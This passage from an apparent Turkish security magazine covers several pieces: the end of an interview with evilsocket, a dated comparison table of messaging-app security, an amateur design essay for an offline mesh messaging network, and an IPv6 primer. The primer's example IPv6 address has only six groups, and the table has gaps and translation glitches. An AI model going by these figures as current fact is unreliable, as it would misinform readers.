2) Konferansların o kadar da önemli olduğuna inanmıyorum. Yaptığın işleri diğer insanlarla paylaşmak tabii ki güzel ve eğlenceli, ancak ben bunun için blogumu ve GitHub hesabımı kullanıyorum. Konferans bunun üzerine ne ekleyebilir ki? Eğer kariyerine yeni başlayan biriysen, konferanslar bir kitle kazanmak için faydalı olabilir. Fakat ben buna ihtiyaç duymuyorum. Ben sadece yeni şeyler programlamaktan hoşlanan biriyim. Konferanslar benim için arkadaşlarımla görüşme noktası o kadar.

En sevdiğin programlama dilleri nelerdir?

C ve Go.

İtalya'dan çok sayıda başarılı güvenlik araştırmacısı ve yetenekli ancak kötü niyetli hackerlar çıkıyor. İtalya güvenlik konusunda bu başarıyı nasıl yakaladı? Eskiden kalma köklü bir hacking kültürü mevcut mu?

Dürüst olmak gerekirse hiçbir fikrim yok. Birkaç sene öncesine kadar İtalyan hacking kültüründen gelen kimseyle tanışmamıştım. Fakat yine de bunun insanların milliyetiyle bağlantılı olduğunu düşünmüyorum. İyi hackerlar her yerde iyidir ve her ülkede bunlardan çokça var.

Türkiye'de bulunan güvenliğe meraklı gençlere neler söylemek istersin?

Biliyorum ki hayat bazen çok zor olabiliyor. Çevremizde olup bitenler hepimizin içindeki yaratıcı kıvılcımı söndürmeye çalışıyor. Fakat bunun olmasına izin vermeyin. **Merakınızı her zaman canlı tutun ve özgürlüğünüzden asla ödün vermeyin.** Her şeyi sorgulayın ve karşınıza çıkan tüm zorluklarla mücadele edin. Zorluklarla mücadele edilerek gelen başarı çok değerlidir.

Website: evilsocket.net

Twitter: https://twitter.com/evilsocket

Github: https://github.com/evilsocket

Çeviri: Oğuz Aydınyılmaz - oguz@arkakapidergi.com

Hangi Mesajlaşma Uygulaması Daha Güvenli?

Güvenli Mesajlaşma Uygulamaları Karşılaştırma Tablosu

Karşılaştırma	Allo	iMessage	Messenger	Riot	Signal	Skype	Telegram	Threema	Viber	Whatsapp	Wickr	Wire
Kişisel bilgiler (cep telefonu numarası, iletişim listesi vb.) hashlenmiş midir?	Hayır	Hayır	Hayır		Çoğunlukla	Hayır	Hayır	Evet	Hayır	Hayır	Evet	Çoğunlukla
Uygulama, cihazın kendisinde özel bir anahtar oluşturup, saklıyor mu?		Evet	Evet	Evet	Evet		Evet	Evet	Evet	Evet	Evet	Evet
Mesajlar şirket tarafından okunabilir mi?	Evet	Hayır	Evet	Evet	Hayır	Evet	Evet	Hayır	Evet	Hayır	Hayır	Hayır
Uygulama Perfect Forward Secrecy kullanılıyor mu? Pasif saldırılarda şifrelenmiş paketler gizlenip, daha sonra ele geçirilen anahtarlar yardımıyla okunabilir hale getirilebilir. Mesaj bazlı Forward Secrecy her bir mesajın tekil bir şifreleme anahtarı ile şifrelenmesini sağlar.		Hayır	Evet	Evet	Evet		Hayır (oturum anahtarları 100 kez kullanıldıktan sonra değişir)	Hayır	Evet	Evet	Evet	Evet
Uygulama meta verileri şifreliyor mu?		Hayır	Hayır		Evet		Hayır	Evet		Hayır	Evet	Çoğunlukla
Uygulama ağ trafiğini şifrelemek için TLS / Noise kullanıyor mu?	Evet	Evet	Evet	Evet	Evet	Evet	Hayır	Evet	Evet	Evet	Evet	Evet
Uygulama Certificate Pinning kullanıyor mu? Ele geçirilen bir sertifika otoritesi tarafından mesajlaşma uygulama üreticisi adına bir sertifika imzalanması teknik olarak mümkündür. Eğer uygulama tarayıcıya ya da uygulamanın kendi içerisine bir sertifika pinler ise, bu sertifika dışında kendisi adına tanıtılan bir sertifika olması durumunda iletişim sonlandırılır.		Evet (>=iOS 9.3)			Evet			Evet				Evet
Uygulama, cihazdaki verileri şifreliyor mu? (yalnızca iOS ve Android)		Evet (Eğer passphrase aktif ise)			Evet (Eğer passphrase aktif ise)			iOS: Evet (eğer passphrase aktif ise); Android: Evet (master key uygulamada ayarlanmışsa)		iOS: Evet (Eğer passphrase aktif ise); Android: Evet (fonsiyonu hakkında bilgi sahibi değiliz)		
Uygulama ikinci bir kimlik doğrulamaya izin veriyor mu?	Hayır	Hayır	Hayır	Hayır	Hayır	Hayır	Evet	Evet	Hayır	Evet	Evet (kullanılan hesap için şifre)	Evet
Cloud'a back up yapılırken mesajlar şifreleniyor mu?		Hayır			N / A, Signal iCloud / iTunes ve Android yedeklerinden hariç tutuldu					iOS: Evet Android: Hayır		N / A, Wire iCloud / iTunesve Android yedeklerinden hariç tutuldu
Şirket timestamp'leri/IP adreslerini kaydediyor mu?	Evet	Evet	Evet			Evet	Evet	Hayır	Evet	Evet	Hayır	Bazı
Yakın zamanda bir kod denetimi ve bağımsız bir güvenlik analizi yapıldı mı?	Hayır	Hayır	Hayır	Hayır	Evet (Kasım, 2014)	Hayır	Evet (Kasım, 2015)	Evet (Kasım, 2015)	Hayır	Hayır	Evet (Ağustos, 2014)	Evet (Mart, 2018)
Tasarım iyi dökümante edilmiş mi?	Hayır	Kısmen	Kısmen	Kısmen	Kısmen	Hayır	Kısmen	Kısmen	Kısmen	Kısmen	Kısmen	Kısmen
Uygulama içerisinde kendini imha eden mesajlar var mı?	Evet	Hayır	Evet	Hayır	Evet	Hayır	Evet	Hayır	Hayır	Hayır	Evet	Evet

Kaynak: https://www.securemessagingapps.com/

Karşılaştırma	Allo	iMessage	Messenger	Riot	Signal	Skype	Telegram	Threema	Viber	Whatsapp	Wickr	Wire
Özet: Mesajlarım ve eklerim güvende mi?	Hayır	Hayır	Hayır	Hayır	Evet	Hayır	Hayır	Evet	Hayır	Hayır	Hayır	Evet
Şirketin hukuksal olarak bağlılığı bulunduğu ülke	ABD	ABD	ABD	Birleşik Krallık	ABD	ABD	ABD / Birleşik Krallık / Belize	İsviçre	Lüksemburg / Japonya	ABD	ABD	İsviçre
Kullanılan altyapının hukuksal olarak bağlılığı olan ülkeler	ABD, Belçika, Fillandiya, İrlanda ,Hollanda, Şili, Taycan ve Singapur	ABD (İrlanda ve Danimarka planlı) ; iMessage, AWS ve Google Cloud üzerinde çalışmaktadır.	ABD, İsveç (İrlanda planlanmış)	Birleşik Krallık (ve merkezi olmayan bir mesajlaşma platformu olduğu için potansiyel olarak tüm yargı bölgeleri)	ABD	ABD, Hollanda, Avustulya, Brezilya, Çin, İrlanda, Hong Kong ve Japonya	Birleşik Krallık, Singapore, ABD, and Finlandiya	İsviçre	ABD	ABD (diğer bölgelerden emin olmamakla birlikte)	ABD (diğer bölgelerden emin olmamakla birlikte)	Almanya / İrlanda
Müşterilerin verileri istihbarat servislerine veriliyor mu?	Evet	Evet	Evet	Hayır	Hayır	Evet	Hayır	Hayır	Hayır	Evet	Hayır	Hayır
Uygulama içerisinde denetim kabiliyeti var mı?	Hayır	Hayır	Hayır	Hayır	Hayır	Evet	Hayır	Hayır	Hayır	Hayır	Hayır	Hayır
Şirket bir şeffaflık raporu sağlıyor mu?	Evet	Evet	Evet	Hayır	Evet	Evet	Hayır	Evet	Hayır	Evet	Evet	Evet
Şirketin müşterinin gizliliğine ilişkin genel duruşu	Kötü	Kötü	Kötü	İyi	İyi	Kötü	Kötü	İyi	Kötü	Kötü	İyi	İyi
Fonlama	Google	Apple	Facebook	New Vector Limited	Freedom of the Press Foundation, the Knight Foundation, the Shuttleworth Foundation, and the Open TechHayırlogy Fund, Signal Foundation (Brian Acton)	Microsoft	Pavel Durov	Kullanıcılar ödüyor	Rakuten, Talmon Marco ailesi ve arkadaşları	Facebook	Gilman Louie, Juniper Networks, the Knight Foundation, Breyer Capital, CME Group, ve Wargaming	Janus Friis, Iconical, Zeta Holdings Luxembourg
Şirket müşteri verilerini topluyor mu?	Evet	Evet	Evet	Hayır	Hayır	Evet	Evet	Hayır	Evet	Evet	Hayır	Hayır
Uygulama müşteri verilerini topluyor mu?	Evet	Evet	Evet	Min. Düzeyde	Min. Düzeyde	Evet	Evet	Hayır	Evet	Evet	Hayır	Min. Düzeyde
Şifreleme varsayılan olarak etkin mi?	Hayır	Evet	Hayır	Hayır	Evet	Evet	Hayır	Evet	Cihaz destekliyorsa	Cihaz destekliyorsa	Evet	Evet
Kriptografi temeli		RSA-1280 (encryption), ECDSA 256 (signing) / AES 128 / SHA-1	Curve25519 / AES-256 / HMAC-SHA256	Curve25519 / AES-256 / HMAC-SHA256	Curve25519 / AES-256 / HMAC-SHA256	RSA-1536 & 2048 / AES 256 / SHA-1	RSA 2048 / AES 256 / SHA-256	Curve25519 256 / XSalsa20 256 / Poly1305-AES 128	Curve25519 256 / Salsa20 128 / HMAC-SHA256	Curve25519 / AES-256 / HMAC-SHA256	ECDH512 / AES-256 / HMAC-SHA256	Curve25519 / ChaCha20 / HMAC-SHA256
Uygulama ve sunucu tamamen açık kaynak mı?	Hayır	Hayır	Hayır	Evet	Evet	Hayır	Hayır (yalnızca istemciler ve	Hayır	Hayır	Hayır	Hayır	Evet
Anonim olarak uygulamaya kayıt olunabilir mi?	Hayır	Hayır	Hayır	Evet	Hayır	Hayır	Hayır	Evet	Hayır	Hayır	Evet	Hayır
Bir dizin sunucusu üzerinden doğrulama yapmaksızın herhangi birini iletişim listemize ekleyebiliyor muyuz?	Hayır	Hayır	Hayır	Hayır	Hayır	Hayır	Hayır	Evet	Evet	Hayır	Hayır	Hayır
Kişilerin parmak izlerini manuel olarak doğrulayabilir misiniz?	Hayır	Hayır	Evet	Evet	Evet	Hayır	Hayır (yalnızca oturum bilgileri	Evet	Evet	Evet	Evet	Evet
Bir MITM saldırısı sağlamak için dizin hizmeti değiştirilebilir mi?	Evet	Evet	Evet	Evet	Evet	Evet	Evet	Evet	Evet	Evet	Evet	Evet
Parmak izi iletişimde kullandığınız şifreleme anahtarınıza bağlı kimliğin bir temsilidir. Peki görüştünüz kişi	Hayır	Hayır		Evet	Evet	Hayır	Hayır (yalnızca oturum bilgileri kullanıcıların parmak izi	Evet	Evet	Hayır (ayarlar varsayılan olarak kapalı)	Hayır	Kişi önceden doğrulanmışsa

Utku Şen - utku@utkusen.com

Eski Teknolojilere Geri Dönüş
Offline İletişim Ağları ve Güvenlik

Günümüzde internetin hayatımızdaki yeri, açıklanmasına gerek olmayacak şekilde önemlidir. Hayatımızın çok büyük bir kısmı internetin varlığına bağlı devam ediyor ve gelecekte bunun etkisi daha da artacak gibi gözüküyor. Huzur ve barış ortamında internet teknolojisinin zayıf taraflarını pek fark etmiyoruz. İnternet her ne kadar denetlenemez ve kırılamaz bir yapı olarak gözükse de, aslında denetlenebilir ve oldukça kırılgan bir yapıya sahiptir. Yerel sansürler ve NSA'nın yaptığı küresel çaplı çalışmalar ile denetlenebilirliğinin zaten farkına vardık. Fakat, kırılgan yapısını henüz pek fark edemedik. Bunun sebebi, internet yaygınlaştığından beri henüz çok büyük bir savaş ya da felaketle karşılaşmamamız olabilir. Aslında her zaman çok büyük bir savaş ya da felaket olması gerekmiyor. Örneğin bir devlet, istediği takdirde internet erişimini tüm ülkede istediği sürece durdurabilir.

Bu yazıda, internet teknolojisinin zayıf noktalarından ve olası bir felaket ortamında neler yaşayacağımızdan bahsedeceğim. Bunlara çözüm olarak, üzerinde bir süredir denemeler yaptığım ve 2019 yılında bitirmeyi planladığım projemin konseptini anlatacağım. Ek olarak da bu konseptin güvenlik tarafına değineceğim.

İnternetin Fiziksel Yapısı

Network konusunda öğretilen temel bir şey vardır: OSI modeli. Bu modelde 7 adet katmandan söz edebiliriz:

1. Physical (Fiziksel) katman
2. Data link (Veri bağlantısı) katmanı
3. Network (Ağ) katmanı
4. Transport (Taşıma) katmanı
5. Session (Oturum) katmanı
6. Presentation (Sunum) katmanı
7. Application (Uygulama)

Güvenlik araştırmacıları burada yer alan katmanlar özelinde uzmanlıklara sahip olabiliyor. Fakat bu katmanlardan olan "fiziksel katman", genellikle ihmal edilir. Örneğin, bir web sitesine bir kullanıcı nasıl bağlanır hikayesini anlatırken, doğrudan kullanıcının tarayıcıya siteyi yazıp DNS'ye sorgu yollamasıyla başlarız. Fakat burada es geçilen şöyle önemli bir nokta var: Türkiye'den bir kullanıcının, Amerika'daki bir sunucuya yolladığı paketler fiziksel dünyada nasıl taşınıyor? Cevap basit: Kabloyla! (Uydu aracılığıyla da taşınabilir fakat bunu şimdilik konu dışında bırakıyoruz.)

Örneğin aşağıdaki görsel Türkiye'nin internet çıkış kablolarını gösteriyor:

http://www.burakavci.com.tr/2015/12/turkiye-backbone-kafos.html

Peki bu kablo teknolojisinin kırılganlığı nedir? Tabii ki fiziksel hasara açık olması. Örneğin büyük bir savaş, büyük bir doğal afet durumunda Türkiye'nin dışarıya açılan ve içerisinde yer alan kabloları zarar görürse, Türk halkının çok büyük bir kısmı internetsiz kalacaktır.

Aslında tek problem fiziksel hasarlar da değil. Yurt dışına açılan her hattın aslında bir kapasitesi mevcut. 2007 yılında Rusya Estonya'ya siber saldırı yaparak, Estonya'nın dışarıya açılan hatlarının kapasitesini neredeyse doldurmuş, böylece Estonya dış dünya ile internet bağlantısı sağlayamamıştı.


Sunucu-İstemci Yapısı

Sunucu istemci yapısını hepimiz biliyoruz. Kabaca tekrar bahsetmek gerekirse: Örneğin *arkakapidergi.com* bir sunucu üzerinden yayın yapıyor. İçerikleri okumak isteyen kullanıcılar buraya bağlanıyor. Fakat birisi gidip de *arkakapidergi.com*'un bulunduğu sunucuyu ateşe verirse, buradaki içerikler tamamen ulaşılmaz hale gelecek. Günümüzde cloud gibi teknolojiler sayesinde, bu işlem bu kadar basit olmayacaktır. Fakat günün sonunda baktığımız zaman yine çoğu şey tek bir noktadan, yani merkezileşmiş bir yapıda çalışıyor. Bir savaş esnasında Twitter'ın ve Whatsapp'ın sunucularının zarar görmesi, kullanıcıları bu platformdan tamamen mahrum bırakacaktır.

Sunucu-istemci yapısına alternatif olarak geliştirilen P2P (Peer-to-peer) teknolojisi bu tip problemlere çözüm sunuyor. Ancak o da internet tabanlı çalıştığı için birisinin gidip kabloyu makasla kesmesi bütün o kompleks teknolojiyi çöpe atıyor.

Offline İletişim Ağının Teorik Konsepti

Aslında iki akıllı telefonun birbiriyle iletişim kurması için internete ihtiyacımız yok. Gayet eski olan Wifi ve Bluetooth protokolleri üzerinden de mesaj ve dosya gönderimi yapabiliyoruz. Ancak tabii ki karşımızdaki kişi bizim yakınımızda yer almalı. Beşiktaş'tan Şişli'ye Wifi ile dosya gönderemeyiz. Peki Beşiktaş'tan Şişli'ye kadar bizim dosyamızı Wifi üzerinden taşıyabilecek aracılar olsaydı ne olurdu? Bunu kulaktan kulağa oyunu gibi düşünebilirsiniz. Aracılar yolladığınız dosyayı WiFi üzerinden birbirine aktara aktara Şişli'deki hedefe kadar ulaştıracak. Şöyle bir çizim üzerinden gösterebiliriz (Çizimlerin hepsi proje taslak defterimden kalmadır.)



Beşiktaş-Şişli arası 4 bin metre. Telefon WiFi'larının çekim alanı cihazdan cihaza değişse de, internetten edindiğim bilgilere göre ortalama 30 metreye tekabül ediyor. Bu yüzden Beşiktaş'tan Şişli'ye bir dosya aktarabilmem için 30 metre aralıklarla duran 133 kişi gereklidir. İstanbul'un çok kalabalık bir şehir olduğunu düşünürsek, aslında bu 133 sayısı gayet makul. Bunun pratikte mümkün olabileceğini anladıktan sonra gelelim teknik detaylara. Yukarıdaki çizim aslında çok gerçekçi değil ve çok detay barındırmıyor. Örneğin ya o an gece yarısı ise ve Beşiktaş Şişli arasında 133 kişi yoksa? Ya da daha önemlisi olsa bile bu insanlar mesajı kime ileteceğini nereden bilecek? Şimdi işin bu kısmında iki farklı düşüncem var:

1) Full Mesh Network

Örneğin saat gece üç ve Beşiktaş'tan Şişli'de yaşayan bir arkadaşıma mesaj göndermek istiyorum. Yapmam gereken şey mesajı ve alıcı ismini çevremdeki insanlara yayınlamak (broadcast). 30 metre çapımdaki insanlar bu broadcast mesajını görecek, fakat alıcı kendileri olmadığı için mesajı taşımak üzere kendi cihazlarında tutacaklar. Daha sonra insanlar, gün içinde bir yerlere seyahat ederken "Utku" kullanıcısından gelen bu mesajı alıcıya ulaştırmak için broadcast etmeye devam edecekler. Diğer kullanıcılar da kendileri alıcı olmadığı için yine bu mesajı taşımak üzere kendi cihazlarında tutacaklar. Gerçek alıcıya ulaşılana kadar bu mesaj bir çok insanın cihazında dolaşacak.


Avantajlar: Ekstra bir yapıya ihtiyaç duyulmadan mesajlar kullanıcılar arasında taşınabilir.

Dezavantajlar: Çok fazla var. Örneğin kullanıcı sayısı arttıkça cihazlarda depolanan ve broadcast edilen mesajlar çok yer kaplayacak. Bunun yanında geri bildirim mekanizması sorunlu olacağı için broadcastler'in sürekli devam etme durumu olacaktır. Örneğin, mesaj bir şekilde Şişli'deki kullanıcıya ulaştı ancak başka bir kullanıcı bunun farkında olmadan Avcılar'da mesajı broadcast etmeye devam edebilir.

1) Semi Mesh Network

Bu konseptin blockchain'e benzeyen bir yapısı var. Burada broadcast işlemini kullanıcıların yanı sıra, İstanbul'un çeşitli


noktalarına yerleştirilmiş node'lar yapacak. Yine aynı örnek üzerinden gidelim: Beşiktaş'tan Şişli'deki arkadaşıma mesaj göndermek istiyorum. Yapacağım ilk işlem yine mesajı ve alıcıyı broadcast etmek. 30 metre çapımdaki kullanıcılar bu isteği alacak ve alıcı kendileri olmadığı için mesajı cihazlarında tutacaklar. Fakat burada kullanıcıları sonsuz broadcast döngüsünden kurtaracak bir etmen daha var, o da node'lar. Kullanıcı, alıcıyı ya da bir node'u bulana kadar mesajı broadcast etmeye devam edecek. Eğer alıcıyı bulursa broadcast işlemini sonlandıracak. Bunun yanında bir node ile karşılaşırsa mesajı node'a iletip yine broadcast işlemini sonlandıracak. Bir çizim üzerinden açıklamak gerekirse:



Beşiktaş'taki Alice, Şişli'deki Bob'a göndereceği mesajı broadcast ediyor. Broadcast mesajı Eve1 ve Eve2 kullanıcılarına ulaşıyor. Bunlar da mesajı tekrar broadcast ediyor. Eve2 kullanıcısı bir node'a yakın olduğu için mesajı oraya aktarıyor ve broadcast işlemini bitiriyor. Node ise üzerinde bulunan Bob, Utku ve Ahmet kullanıcıları için gelen mesajları düzenli olarak broadcast etmeye devam ediyor. Diğer taraftan Eve1'in broadcast mesajını da Eve3 alıyor. Onun da broadcast'i Bob'u, yani alıcıyı bulduğu için kendi işlemini sonlandırıyor. Böylece Bob, Eve3 üzerinden mesajını almış oluyor. Peki arada Eve3 olmasa ne olacaktı? Bob mesajı ancak node'un yanına gidip alabilecekti. Bu node'ları postahane olarak düşünebilirsiniz. Kullanıcılar arada sırada bunların yanına giderek bana gelen mesaj var mı diye kontrol edebilirler. Bu node'ları büyük baz istasyonları gibi düşünmeyin. Bunlar gönüllülerin bu işe adayacağı ufak bilgisayarlar da olabilir. Örneğin bir kafe işletmecisi kullanmadığı bir bilgisayarı node'a çevirebilir. Böylece bu kafeye gelen kullanıcılar bu node'da kendilerini bekleyen bir mesaj varsa alabilir.

İşlem Hızlandırıcı Postacılar

Peki ya Şile'de köyde yaşayan bir insan Beşiktaş'a bu sistem üzerinden nasıl mesaj gönderecek? Aradaki insan sayısı kısıtlı olduğu için yukarıdaki yöntemlerle mesaj alıcıya asla ulaşmayacak. Burada devreye gönüllü postacı arabaları girecek. Örneğin bir araba, köydeki bütün broadcast mesajlarını toplayıp İstanbul'a doğru yola çıkacak. Arabası ile İstanbul'u dolaşarak mesajları bir çok node'a aktaracak. Böylece köylülerin hedef kullanıcıları bu node'lara geldiklerinde mesajlarını okuyabilecekler.



Güvenlik Tarafı

Mesaj Gizliliği ve Güvenliği

Konsepti anlatırken işin güvenlik kısmına değinmedim. Bu konseptte herkes herkesin mesajını taşıyabildiği için aslında gizlilik son derece ihlâl ediliyor. Bu şekliyle tabii ki mantıklı değil. Ancak mesaj güvenliğini ve gizliliğini sağlamak mümkün. Burada odaklanacağımız üç nokta var:

1) "Utku"ya gidecek bir mesaj broadcast edilirken "Ziyahan" kullanıcısı "Ben Utku'yum" diye cevap verip mesajın iletimini durduramamalı (Authentication)

2) Mesajın içeriği alıcısı hariç diğer insanlar tarafından okunamamalı (End-to-end encryption)

3) Mesajın içeriği iletim sırasında değiştirilmemeli (Integrity)

Detayları anlatmaya başlamadan önce şunu belirtmek istiyorum. Kriptografi, özel eğitim isteyen bir bilim dalı ve benim bu konuda yüksek bir eğitimim yok. Hobi olarak üzerinde çalışıyorum. O yüzden aşağıda anlatacağım yöntemler, en doğru yöntemler olmayabilir.

Birinci ve ikinci problemi aşmak için asimetrik ve simetrik encryption algoritmalarını hibrit bir biçimde kullanabiliriz. Burada HTTPS web sitelerine bağlanırken kullanılan tarz bir handshake (el sıkışma) modeli işletilebilir.

Öncelikli olarak kullanıcılar, internet varken uygulamayı indirip kayıt olmalıdır. Kayıt oldukları zaman, uygulama sunucusu kendilerine bir açık-gizli anahtar ikilisi (public-private key pair) verir. Bunun yanında bu anahtarların kişiye özel olduğunu ispatlayan, sunucunun gizli anahtarı tarafından encrypt edilmiş dijital imza verisini de gönderir. Aynı zamanda kullanıcıların cihazlarına bu dijital imzayı doğrulayabilmeleri için

sunucunun açık anahtarını da gönderir.

Şimdi diyelim ki internet bağlantısı koptu ve Bob kullanıcısı Alice kullanıcısına bir mesaj yollamak istiyor. El sıkışma şuna benzeyecek:

Bob: Alice'e gidecek bir mesajım var, sen Alice misin?

Alice: Evet ben Alice'im.

Alice: Al sana sunucunun gizli anahtarı tarafından encrypt edilmiş açık anahtarım (dijital imza)

Bob: Alice'in gönderdiği dijital imzayı, cihazında bulunan sunucu açık anahtarı ile decrypt eder. Sonuç = karşımdaki kişi gerçekten Alice ve ben Alice'in açık anahtarına sahibim.

Bob: Buyrun sana ileteceğim mesajı alabilirsin.

Burada el sıkışma sonlanır ve Alice mesajı alır. Ancak burada kafamızı karıştıran bir boşluk var.

Bob bu mesajı doğrudan Alice'e gönderen kişiyse problem yok. Zaten Alice'in açık anahtarına el sıkışma esnasında sahip oldu. Mesajını bununla encrypt edip gönderebilir (Aslında hibrit encryption kullanıp simetrik anahtarını bununla encrypt edecek fakat konunun çok dallanıp budaklanmaması için es geçiyorum) Bob eğer bu mesajı taşıyan kişiyse, bu mesajı ilk yollayan kişi Alice'in açık anahtarına nasıl sahip olup mesajı onunla encrypt edecek?

Bu durum, offline iletişim ağının en zayıf noktalarından biri. Bunun aklıma gelen bir çözümü var: Bütün kullanıcılar uygulamaya kayıt olduklarında sistemdeki herkesin açık anahtarını cihazlarına indirmeli. Yani sisteme kayıtlı bin kişi varsa cihazınızda bin adet açık anahtar bilgisi olacak. Böylece örneğin Utku kullanıcısı, Alice'e bir mesaj iletmek istediği zaman, mesajı Alice'in açık anahtarı ile encrypt edecek. Daha sonra bu mesajı broadcast edecek. Bob da bu mesajı Alice'e iletmek üzere kendine alacak. Bob, Alice'in gizli anahtarına sahip olmadığı için içeriğini göremeyecek. Bunun yanında Bob, Alice'in dijital imzasına sahip olmadığı için, Utku kullanıcısına kendisini Alice olarak tanıtamayacak. Daha sonra Bob, Alice ile el sıkışma gerçekleştirip mesajı ona iletecek. Alice de kendi gizli anahtarıyla mesajı decrypt edip okuyabilecek.

Burada dikkat ettiyseniz bu anahtar sistemi kullanıcıların uygulamayı internet varlığında indirmesine bağımlı. Peki internet gittiğinde biri bu uygulamayı bir yerden edinip kullanamayacak mı? Bu kişi, uygulama sunucusundan dijital imza alamayacağı için kendisinin gerçek kişi olduğunu asla kanıtlayamayacak. Yani özel mesaj gönderme özelliğinden faydalanamayacak. Ancak halka açık şifresiz mesajlar yayınlamaması için bir sebep yok.

Bu tip kullanıcılar için node'larda halka açık kanallar tasarlanacak. Örneğin yeni kullanıcı "Karnım acıktı" şeklinde halka açık bir mesaj broadcast ettiği zaman eğer yakınında bir node varsa, bu mesaj o node'un halka açık kanalından yayınlanacak. Eğer yakınında bir node yoksa, çevresindeki kullanıcılar bu mesajı node'a iletmek için alacak, node yakınına geldiklerinde bu mesajı oraya iletecekler.

Diğer Güvenlik Problemleri

Güvenlik problemleri, mesaj içeriğiyle sınırlı kalmıyor. Diğer bir önemli sorun da DoS (Denial of Service) saldırıları olacaktır. Burada bir kullanıcı, saniyede yüzlerce mesaj broadcast edip çevresindeki insanların kapasitelerini doldurabilir. Fakat uygulama içine konulacak kontrol mekanizmalarıyla bu bir nebze aşılabilir.

Bunun yanında jamming saldırıları da problem yaratacaktır. Yani uzun lafın kısası, bu proje hayata geçirilmeden önce üzerine kafa yorulması gereken çok sayıda problem barındırıyor diyebiliriz.

Benzer Çalışmalar

Offline olarak kullanıcıların birbirleriyle mesajlaşmasını, dosya göndermesini sağlayan projeler mevcut. Örneğin: Firechat, hypelabs.io. Bu projeleri ilk gördüğümde daha önce yapılmış diye üzülmüştüm. Fakat inceleyince fark ettim ki, bu projeler yukarıda anlattığım gibi dağıtık bir konsepti desteklemiyor. Yani çevrendeki insanlarla mesajlaşabiliyorsun fakat uzaktaki bir kullanıcıya, diğer kullanıcılar üzerinden mesaj yollayamıyorsun.

Bunun yanında Amerika'da bazı üniversitelerde denenen çalışmalara denk geldim. Fakat şehir çapında hayata geçirilebilen bir dağıtık yapıya hiç rast gelmedim.

Murat Yıldırımoğlu - murat@muratyildirimoglu.com

IPV6

Umutlar Başka Bahara Kaldı

Bir başbakanlık genelgesi, 2012 yılının sonuna kadar, kamu kuruluşlarının halka açık hizmetlerinden en az birisinin IP sürüm 6 destekli olması gerektiğini belirtiyordu. Genelgeye karşın şu anda son derece az sayıda kuruluş IP sürüm 6 desteği veriyor.

Peki, neden IPv6'ya destek vermek bu kadar zor? IP'nin sürüm 6'sının özelliği ne? Neden böyle bir sürüme gerek duyuldu?

Şu anda yaygın olarak kullanılan IP sürümü IPv4'dür. IPv4'ün, özellikle kullanılabilecek IP adresi sayısı bakımından yetersiz kalabileceği düşüncesiyle 1990'ların başında yeni bir IP sürümü geliştirilmiştir. Bu sürüm IPv6'dir. IPv6'in en büyük özelliği kullanılabilecek IP adresi sayısının artmasıdır ama tek özelliği bu değildir. IPv6'in özelliklerini şu şekilde özetleyebiliriz:

1) IPv6'de adresleme için kullanılan bit sayısı 128'tir. Bu da IPv4 ile kullanılabilecek IP adreslerinin milyarlar ve milyarlarca kez fazlasıdır. Yapılan hesaplara göre, dünya üzerindeki 1 metrekareye milyonlarca IPv6 adresi düşmektedir.

2) IPv6'de paketin başlık kısmı bir temel (basic) bir de genişletme (extension) kısmından oluşur. Temel kısmı mümkün olduğunca zorunlu bilgileri içerir. Geri kalan her şeyse büyüklüğü değişebilecek genişletme kısmında yer alır. Güvenlik, iletişim kalitesi gibi her paket için geçerli olmayacak seçenekler genişletme kısmına konur. Bunun sonucu da performansın artmasıdır! Yapılan çalışmalar, diğer her şey aynı kalmak koşuluyla, bir ağda IPv6 kullanımının performansı yüzde 10 civarında arttırdığını göstermektedir.

3) IPv6'da bulunan Komşu Saptama Protokolü (Neighbor Discovery Protocol-NDP), IPv4'daki ARP, ICMP ve çeşitli yönlendirme protokollerinin yerine kullanılır. Bu protokol sayesinde makineler IP adreslerini otomatik yapılandırır, kendileriyle aynı ağdaki makineleri bulur, adres çakışmalarını saptar, yönelticileri (router) ve DNS sunucuları saptar.

IPv6'da Adresleme

IPv6 adresleri 128 bittir ama kolayca okuyup yazabilmek için 16 bitlik 8 grup halinde toplanır ve her grup da onaltılık sayı sisteminde yazılır. Her grup birbirinden ":" işareti ile ayrılır.

Tipik bir IPv6 adresi şu şekildedir:

fb00:ac45:0000:0000:0ad5:0098

Bu adres bile uzundur ve birtakım kısaltmalar yapılabilir. Örneğin birbirini izleyen 0000 bloklarını yazmak yerine "::" yazıp bırakabiliyoruz. Bir blok içinde baştaki 0'ları da atabiliyoruz. Bu bilginin ışığında, yukarıdaki adres şu şekilde yazılır:

fb00:ac45::ad5:98

IPv6'da Adres Türleri

1) Unicast

2) Multicast

3) Anycast

